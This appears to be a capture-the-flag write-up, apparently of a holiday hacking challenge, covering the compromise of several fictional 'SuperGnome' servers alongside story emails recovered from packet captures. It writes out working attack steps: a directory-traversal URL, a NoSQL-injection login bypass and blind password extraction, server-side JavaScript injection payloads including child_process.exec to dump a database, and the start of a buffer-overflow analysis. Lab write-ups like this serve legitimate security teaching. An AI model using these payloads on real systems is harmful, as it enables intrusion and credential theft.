
Thoughts?

Looking forward to working with you on this project!

-C

It seems that we have a new suspect with the mysterious 'C' which signs this email !

Compiling and launching again our handy pcap picture extractor, we retrieve this wonderful architecture specifications :



In fact, it's better on a paperboard than on a post-it !

This confirms that the Gnomes CPU are ARM's ones and tells us that SuperGnomes ones are x64.

We asked [Tom Hesman](#) about mail server IP address [104.196.40.60](#) but his reply was "No, that IP is out of scope."

Ok, now it's time to look at the [sgstatd](#) sources.

[sgstatd sources study](#)

In order to avoid some repetition, this part had been moved to the [SuperGnome-05](#) part.

Later we will see that SG-01 is vulnerable to Server-Side JavaScript injection on the File upload function accessible with Stuart's credentials. This will give us a shell on SG-01.

SuperGnome 02 - Local File Inclusion with Directory Traversal

This one has the upload settings function active, and it presents a vulnerable `/cam` function : when we get `http://52.34.3.80/cam?camera=test`, response is :

```
File ./public/images/test.png does not exist or access denied!
```

And if we get `http://52.34.3.80/cam?camera=test.png`, response is :

```
File ./public/images/test.png does not exist or access denied!
```


If the flaw had been corrected, the answer would have been `File ./public/images/test.png.png does not exist or access denied!`

Like the source doesn't sanitize the `camera` parameter, we can make some directory traversal. To validate it, we ask for `http://52.34.3.80/cam?camera=../images/1.png` and get the first picture in return. So we can navigate in the file system and get any file providing that there is a `.png` string in the path name.

`/gnome/www/files/gnome.conf` doesn't contains a `.png` substring. So we have to find a directory containing this substring...

...wait, remember ? We probably can create a directory with the settings upload function !

So we log in with the `admin` / `SittingOnAShelf` credentials and fill-up the settings upload form with a `folder.png/test.txt` in the `Dest filename` field... and it works :



Note that our directory `folder.png` had been created. Note also the associated full path. We need to navigate in this path to reach our goal. This is called "Directory traversal".

So, we ask for

file `http://52.34.3.80/cam?camera=../upload/QojRcljM/folder.png/../../../../files/gnome.conf`. And it works :

```
Gnome Serial Number: XKCD988
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-02
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

👉 **Ok, we have the second flag !** I don't watch TV. Now I know why :-).

Before moving to the third SuperGnome, we download the other files. `gnome_firmware_rel_notes.txt`, `sgnet.zip` and `sniffer_hit_list.txt` are identical to those found in the first SuperGnome. We put `factory_cam_2.png` aside with the first one and open the `20150225093040_2.pcap` file with Wireshark. We see that it contains another email.

Like the first one, email was sent from a computer named `atnascpc5` with IP address `10.1.1.192` to an SMTP server with IP address `104.196.40.60`. It was sent on the `Wed, 25 Feb 2015 09:30:39` by `c@atnascorp.com` to `supplier@ginormouselectronicssupplier.com` with a `Microsoft Outlook 15.0` email client. Here is the mail :

Subject: Large Order - Immediate Attention Required

Maratha,

As a follow-up to our phone conversation, we'd like to proceed with an order of parts for our upcoming product line. We'll need two million of each of the following components:

- + Ambarella S2Lm IP Camera Processor System-on-Chip (with an ARM Cortex A9 CPU and Linux SDK)
- + ON Semiconductor AR0330: 3 MP 1/3" CMOS Digital Image Sensor
- + Atheros AR6233X Wi-Fi adapter
- + Texas Instruments TPS65053 switching power supply
- + Samsung K4B2G16460 2GB SDDR3 SDRAM
- + Samsung K9F1G08U0D 1GB NAND Flash

Given the volume of this purchase, we fully expect the 35% discount you mentioned during our phone discussion. If you cannot agree to this pricing, we'll place our order elsewhere.

We need delivery of components to begin no later than April 1, 2015, with 250,000 units coming each week, with all of them arriving no later than June 1, 2015.

Finally, as you know, this project requires the utmost secrecy. Tell NO ONE about our order, especially any nosy law enforcement authorities.

Regards,

-CW

Our last suspect seems to be the good one. We have a new letter in his signature : "W".

And this confirms that the Gnome CPU is an ARM one : [ARM Cortex A9](#).

One more step before moving to next SuperGnome : why not use the exploit to get some other files ? We get the `/gnome/www/routes/index.js` and noticed that :

```
[...]
* THIS SUPERGNOME ADMINISTERED BY AUGGIE!
*
[...]
```

The Mongod log file `/var/log/mongod.log` contains some interesting lines :

```
[...]
2015-11-14T14:14:36.046+0000 I NETWORK [initandlisten] connection accepted from 127.0.0.1:52196 #
2 (1 connection now open)
2015-11-14T14:14:36.061+0000 I ACCESS [conn2] Successfully authenticated as principal gnome on g
nome
2015-11-14T14:14:36.062+0000 I ACCESS [conn2] Unauthorized not authorized on admin to execute co
mmand { getLog: "startupWarnings" }
2015-11-14T14:14:36.063+0000 I ACCESS [conn2] Unauthorized not authorized on admin to execute co
mmand { replSetGetStatus: 1.0, forShell: 1.0 }
```

```
2015-11-14T14:17:35.365+0000 I ACCESS [conn2] Unauthorized not authorized on gnome to execute command { insert: "users", documents: [ { _id: ObjectId('5647427faa0c260219855e00'), username: "stuart", password: "MyBossIsCrazy", user_level: 1000.0 } ], ordered: true }
2015-11-14T14:17:43.916+0000 I NETWORK [conn2] end connection 127.0.0.1:52196 (0 connections now open)
[...]
```

Looks like Stuart tried to create a super admin account on the SuperGnome 02 !

Trying these credentials on the other SuperGnomes, we find that it works on the first one and that it gives access to the upload file and upload settings functions. We already capture the flag of the first SuperGnome, so put this aside in case of...

File `/gnome/www/app.js` offers us some database credentials, which are the same as those found in the Gnome Web App :

```
[...]
var db = monk('gnome:KTt9C1S1jNKDiobKKro926frc@localhost:27017/gnome')
[...]
```

Maybe it can be useful later.

Time to look at the third SuperGnome !

SuperGnome 03 : NoSQL Injection with JSON deserialization

Ha, here is my best friend ! For more than forty five years now I read those f*****g manuals too quickly. This SuperGnome is the only one where the `admin` / `SittingOnAShelf` credentials doesn't work. So it's probably the one where we have to exploit the Login Post vulnerability. I read at least a hundred times the article [Hacking NodeJS and MongoDB](#) pointed by Dan Pendolino and look for another flaw in another request that should have escaped me... in vain !

In fact I don't tilt on the `Content-Type: application/json` header necessary to make ExpressJS deserialize the sent JSON parameters until I was turning mad and look for an in-depth understanding of the request parameters parsing.

Shame on me ! One more lesson : read the f*****g manual SLOOOOOOOOOOOOOOOOWLY !

Once the article is read carefully, we can manipulate the login, and send parameters in JSON format in order to add a test to the MongoDB request and bypass password comparison.


We launch [Burp](#) to capture the upload settings request and be able to modify and replay it with the Burp repeater. Normal login sends this request :

```
POST / HTTP/1.1
Host: 52.64.191.71
Content-Length: 27
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://52.64.191.71
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.106 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://52.64.191.71/
Accept-Encoding: gzip, deflate
Accept-Language: fr-FR,fr;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: gsScrollPos=0; sessionId=0tpRFzjXvUa8r8f0VCpZ

username=user&password=user
```

We replace the `Content-Type: application/x-www-form-urlencoded` header by `Content-Type: application/json` one and we replace the `username=user&password=user` parameters by the json expression `{"username": "admin", "password": {"$ne": ""}}` to ask to log with the `admin` user if her

password is not equal to an empty string. Launch the request one time, then take the `sessionid` cookie and replace the one you send. This time it works :



Now we can log in and download files !

```
Gnome Serial Number: THX1138
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-03
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

👍 **Ok, we have the third flag !** Yes, sex is better than TV. More dangerous sometimes, but better ;-).

Before moving to the fourth SuperGnome, it will be cool to retrieve the admin password and see if there is another account there. We have a MongoDB blind injection, so we can do it. Sending : `{"username": {"$eq": "admin"}, "password": {"$lt": "Z"}}` : if the admin password is greather or equal to "Z" we will have a returned page **Invalid username or password!**. If the admin password is lower than "Z" we will log in.

Trying this by dichotomy for each password letter (`"SZ"`, `"Sm"`, `"Ss"`, `"St"`, `"StZ"` ... `"Stiz"` ...) gives us the password : **admin** password is **StillSittingOnAShelf** ;-)

Playing a while with `$nin` operator, we can list all the accounts : `{"username": {"$nin": ["admin", "user"]}, "password": {"$ne": ""}}` logs us as **louise**. So there is a **louise** account.

Using the same method than for **admin** we found that the **louise** password is **FahWhoRahMoose**. If we have to return to SuperGnome 03, it will be easier with these credentials.

Ok, very interesting indeed, but there is a **factory_cam_3.png** file to put aside and a **20151201113358_3.pcap** to look at.

One more time the capture contains an email that was sent from a computer named **atnaspc5** with IP address **10.1.1.192** to an SMTP server with IP address **104.196.40.60**. It was sent on the **Tue, 1 Dec**

2015 11:33:56 by c@atnascorp.com to burglerlackeys@atnascorp.com with a Microsoft Outlook 15.0 email client. Here is the mail :

Subject: All Systems Go for Dec 24, 2015

My Burgling Friends,

Our long-running plan is nearly complete, and I'm writing to share the date when your thieving will commence! On the morning of December 24, 2015, each individual burglar on this email list will receive a detailed itinerary of specific houses and an inventory of items to steal from each house, along with still photos of where to locate each item. The message will also include a specific path optimized for you to hit your assigned houses quickly and efficiently the night of December 24, 2015 after dark.

Further, we've selected the items to steal based on a detailed analysis of what commands the highest prices on the hot-items open market. I caution you - steal only the items included on the list. DO NOT waste time grabbing anything else from a house. There's no sense whatsoever grabbing crumbs too small for a mouse!

As to the details of the plan, remember to wear the Santa suit we provided you, and bring the extra large bag for all your stolen goods.

If any children observe you in their houses that night, remember to tell them that you are actually "Santy Claus", and that you need to send the specific items you are taking to your workshop for repair. Describe it in a very friendly manner, get the child a drink of water, pat him or her on the head, and send the little moppet back to bed. Then, finish the deed, and get out of there. It's all quite simple - go to each house, grab the loot, and return it to the designated drop-off area so we can resell it. And, above all, avoid Mount Crumpit!

As we agreed, we'll split the proceeds from our sale 50-50 with each burglar.

Oh, and I've heard that many of you are asking where the name ATNAS comes from. Why, it's reverse SANTA, of course. Instead of bringing presents on Christmas, we'll be stealing them!

Thank you for your partnership in this endeavor.

Signed:

-CLW

President and CEO of ATNAS Corporation

Ho ho, another information about our suspect number one. His initials are CLW and he is the President and CEO of ATNAS Corporation... or someone usurps his identity (note that it's an unauthenticated SMTP access).

Time to move to the fourth SuperGnome.

SuperGnome 04 - Server-Side JavaScript Injection

We have exploited the settings upload and camera viewer vulnerabilities to compromise SuperGnome-02 and we have exploited the login post vulnerability to compromise SuperGnome-03, so maybe we can exploit the "Files upload" vulnerability on the fourth SuperGnome ? Login as `admin` / `SittingOnAShelf`, we saw that the file upload function is accessible.

After a little Burp capture and replacement of :

Content-Disposition: form-data; name="postproc"


`none`

by our SSJS payload :

Content-Disposition: form-data; name="postproc"

`fs.readFileSync ("/gnome/www/files/gnome.conf")`

We got the flag :



👉 **Ok, we have the fourth flag !** Maybe I should watch TV... at least Futurama.

Now that we can download files, there is a `factory_cam_4.png` file to put aside and a `20151203133815_4.pcap` to look at.

One more time it contains an email that was sent from a computer named `atnasp5` with IP address `10.1.1.192` to an SMTP server with IP address `104.196.40.60`. It was sent on the **Thu, 3 Dec 2015 13:38:15** by `c@atnascorp.com` to `psychdoctor@whovillepsychiatrists.com` with a **Microsoft Outlook 15.0** email client. Here is the mail :

Subject: Answer To Your Question

Dr. O'Malley,

In your recent email, you inquired:

> When did you first notice your anxiety about the holiday season?

Anxiety is hardly the word for it. It's a deep-seated hatred, Doctor.

Before I get into details, please allow me to remind you that we operate under the strictest doctor-patient confidentiality agreement in the business. I have some very powerful lawyers whom I'd hate to invoke in the event of some leak on your part. I seek your help because you are the best psychiatrist in all of Who-ville.

To answer your question directly, as a young child (I must have been no more than two), I experienced a life-changing interaction. Very late on Christmas Eve, I was awakened to find a grotesque green Who dressed in a tattered Santa Claus outfit, standing in my barren living room, attempting to shove our holiday tree up the chimney. My senses heightened, I put on my best little-girl innocent voice and asked him what he was doing. He explained that he was "Santy Claus" and needed to send the tree for repair. I instantly knew it was a lie, but I humored the old thief so I could escape to the safety of my bed. That horrifying interaction ruined Christmas for me that year, and I was terrified of the whole holiday season throughout my teen years.

I later learned that the green Who was known as "the Grinch" and had lost his mind in the middle of a crime spree to steal Christmas presents. At the very moment of his criminal triumph, he had a pitiful change of heart and started playing all nicey-nice. What an amateur! When I became an adult, my fear of Christmas boiled into true hatred of the whole holiday season. I knew that I had to stop Christmas from coming. But how?

I vowed to finish what the Grinch had started, but to do it at a far larger scale. Using the latest technology and a distributed channel of burglars, we'd rob 2 million houses, grabbing their most precious gifts, and selling them on the open market. We'll destroy Christmas as two million homes full of people all cry "BOO-HOO", and we'll turn a handy profit on the whole deal.

Is this "wrong"? I simply don't care. I bear the bitter scars of the Grinch's malfeasance, and singing a little "Fahoo Fores" isn't gonna fix that!

What is your advice, doctor?

Signed,

Cindy Lou Who

Now we almost know all the story, and we know the name of our principal suspect : Cindy Lou Who.

Before moving to the last SuperGnome, we take a tour of the SG-04 filesystem. In the `/home/gnome-admin` directory, we found the command-line history file `.bash_history` which contains one interesting line :

```
mongo -u gnome -p Kt9C1SljNKDiobKKro926frc --authenticationDatabase gnome
```

This (with the `/gnome/www/app.js` file) confirms the database credentials found on SuperGnome 02. It seems that these credentials are identical on all the SuperGnomes.

File `/gnome/www/routes/index.js` shows us that Nedford is the manager of SuperGnome 4. So we can try to log as him, sending `sessions[req.cookies.sessionid].username="nedford"` instead of `fs.readFileSync ("/gnome/www/files/gnome.conf")` as `postproc` parameter. We are now logged as "nedford" and can conveniently download files using the web app.

Sending `sessions[req.cookies.sessionid].user_level=10000` we can now upload settings... And sending `require("util").inspect(sessions)`, we can see all the web app current sessions. In fact we can do almost anything we want.

Ok, stop playing...

Better try to get a shell or something similar to get the Nedford's password !

What about a Mongo database dump ? Like we have the `gnome` db user password, this SSJSi for example will probably do the job :

```
require('child_process').exec("mongoexport --username gnome --password Kt9C1SljNKDiobKKro926frc --collection users --db gnome --out /tmp/test.json")
```

...and here is the `/tmp/test.json` obtained :

```
{'_id':{'$oid':'56229f58809473d11033515b'},'username':'user','password':'user','user_level':10.0}
{'_id':{'$oid':'56229f63809473d11033515c'},'username':'admin','password':'SittingOnAShelf','user_level':100.0}
{'_id':{'$oid':'5647438777cb0339cd14fd09'},'username':'nedford','password':'AllIWantForXmasIsYourPresents','user_level':100.0}
```

Like SG-01 is also vulnerable to SSJSi, we can do the same thing on it to verify that there is no unknown accounts on it. There are just 3 as expected :

```
{'_id':{'$oid':'56229f58809473d11033515b'},'username':'user','password':'user','user_level':10.0}
{'_id':{'$oid':'56229f63809473d11033515c'},'username':'admin','password':'SittingOnAShelf','user_level':100.0}
{'_id':{'$oid':'5647438777cb0339cd14fd09'},'username':'stuart','password':'MyBossIsCrazy','user_level':1000.0}
```

We can probably get a plain reverse shell with a bit of Netcat, but there is still some work to be done : it's time to assail the fortress !

SuperGnome 05 - Reverse Shellcode via Buffer Overflow

We have exploited all the vulnerabilities found in the Web App to get the flags of the first fourth SuperGnomes. A rapid inspection of the fifth SuperGnome shows that it is not vulnerable to the WEB app. For this last one, we have to exploit another vulnerability. Like there is a service listening on port 4242 on the SG-05, it's probably an `sgstatd` service vulnerability. So, let's go... and begin with an `sgstatd` sources analysis :

- `sgnet.c` is a somewhat standard socket server listening to port 4242 and launching a child process every time a client connects it. However, there are three points to note :
 - First, the socket file descriptor created on the `accept()` is randomized, so it will be more difficult to guess its number and use it.
 - Secondly, privileges of the child process are turned down, see `sgnet_privdrop(user)`; at line 183.
 - And thirdly, the child process life will end after 16 seconds, see `alarm(16)`; at line 184.
- `sgstatd.c` source is the source of the child process launched for every connection. It prints a monitoring menu with three choices, but there is a hidden entry activated by an `X` choice. This one prints :

```
Hidden command detected!
```

```
Enter a short message to share with GnomeNet (please allow 10 seconds) =>
```

After this, the `sgstatd()` function is called :

```
int sgstatd(sd)
{
    __asm__("movl $0xe4ffffe4, -4(%ebp)");
    //Canary pushed


    char bin[100];
    write(sd, "\nThis function is protected!\n", 30);
    fflush(stdin);
    //recv(sd, &bin, 200, 0);
    sgnet_readn(sd, &bin, 200);
    __asm__("movl -4(%ebp), %edx\n\t" "xor $0xe4ffffe4, %edx\n\t" // Canary checked
           "jne sgnet_exit");
    return 0;
}
```

This simple function places a stack protection pushing a canary (value `0xE4FFFFFFE4`), stands for an input of 200 bytes which are written in a named `bin` buffer, verify the canary integrity and return.

`sgnet_readn()` function returns at least the number of bytes asked. So we will smash the stack frame every time and exit with the `jne sgnet_exit`.

There is some room here for a buffer overflow exploit ! Time to meet [Tom V](#)

First, we try to connect to the `sgstatd` service with Telnet and send the `X` command. It works :



```
xbios@ubuntu-vm: ~
xbios@ubuntu-vm:~$ telnet 54.233.105.81 4242
Trying 54.233.105.81...
Connected to 54.233.105.81.
Escape character is '^]'.

Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
X

Hidden command detected!

Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!
Connection closed by foreign host.
xbios@ubuntu-vm:~$
```

As expected, if we type less than 200 bytes, nothing happens and the socket closes after 16s.

Still as expected, if we type 200 bytes, the socket closes immediately without receiving the "Request Completed!" message, because of the Canary protection.

So, here are the tools in our possession :

- We have the sources of `sgstatd`, we can study them (already done) and compile them if necessary.
- We have a binary sample of `sgstatd` in the `/usr/bin` Gnome directory. We can probably use it to test our exploit locally before trying to execute it on the SuperGnome. Local execution is better because there are printings that are visible only on the server side. Like the `printf("Canary not repaired.\n");` in the `sgnet_exit()` function which will be very useful to know if our payload is well formatted. We can also use the binary to launch under a debugger control, like `GDB` or even better, with `EDB`. In case we want to debug `sgstatd`, just remember that what we are interested in debug is not the `sgstatd` service, but its child process. So we have to attach the debugger to the good pid after his launch, ie after the client connection.
- We have a message "Request Completed!" sent back by the server after executing our payload. So we will know that our payload crashes the server process. But if ASLR is on, we will lose `ebp` register since we don't know where the stack is and our buffer overflow will crush the saved `ebp` value in the stack frame. So it will probably be useless.
- Fortunately, in case we can't use the "Request Completed!" message sent back by the server after executing our payload, we have a time indicator which will tell us if our payload hangs up on the server or not. Finishing our payloads with an infinite loop like `jump $` will give us the same indication : if the payload hangs up, the socket will be closed immediately, if the payload runs until its infinite loop the socket will be closed after 16s.

However, we need two additional pieces of information about the host environment :

- Is stack executable ? As [Tom V](#) didn't say anything about ropchains but gaved us a link about disabling DEP (Data Execution Prevention) which is a mechanism precisely designed to prevent the execution of code in the stack, we will hypothesize that the stack is executable ;

- Is ASLR activated ? The Address Space Layout Randomization is a protective mechanism which randomizes the location of some process areas, including the stack. If ASLR is active, we won't be able to guess the location of the stack in memory, so it will be impossible to guess the location of the code we injected either. In order to execute it, we will have to find a way to bypass ASLR. Precisely [Tom V.](#) showed us a document enabling us to do so. Then we will hypothesize that ASLR is enabled.

Now it seems that we have all the necessary tools in our bag.

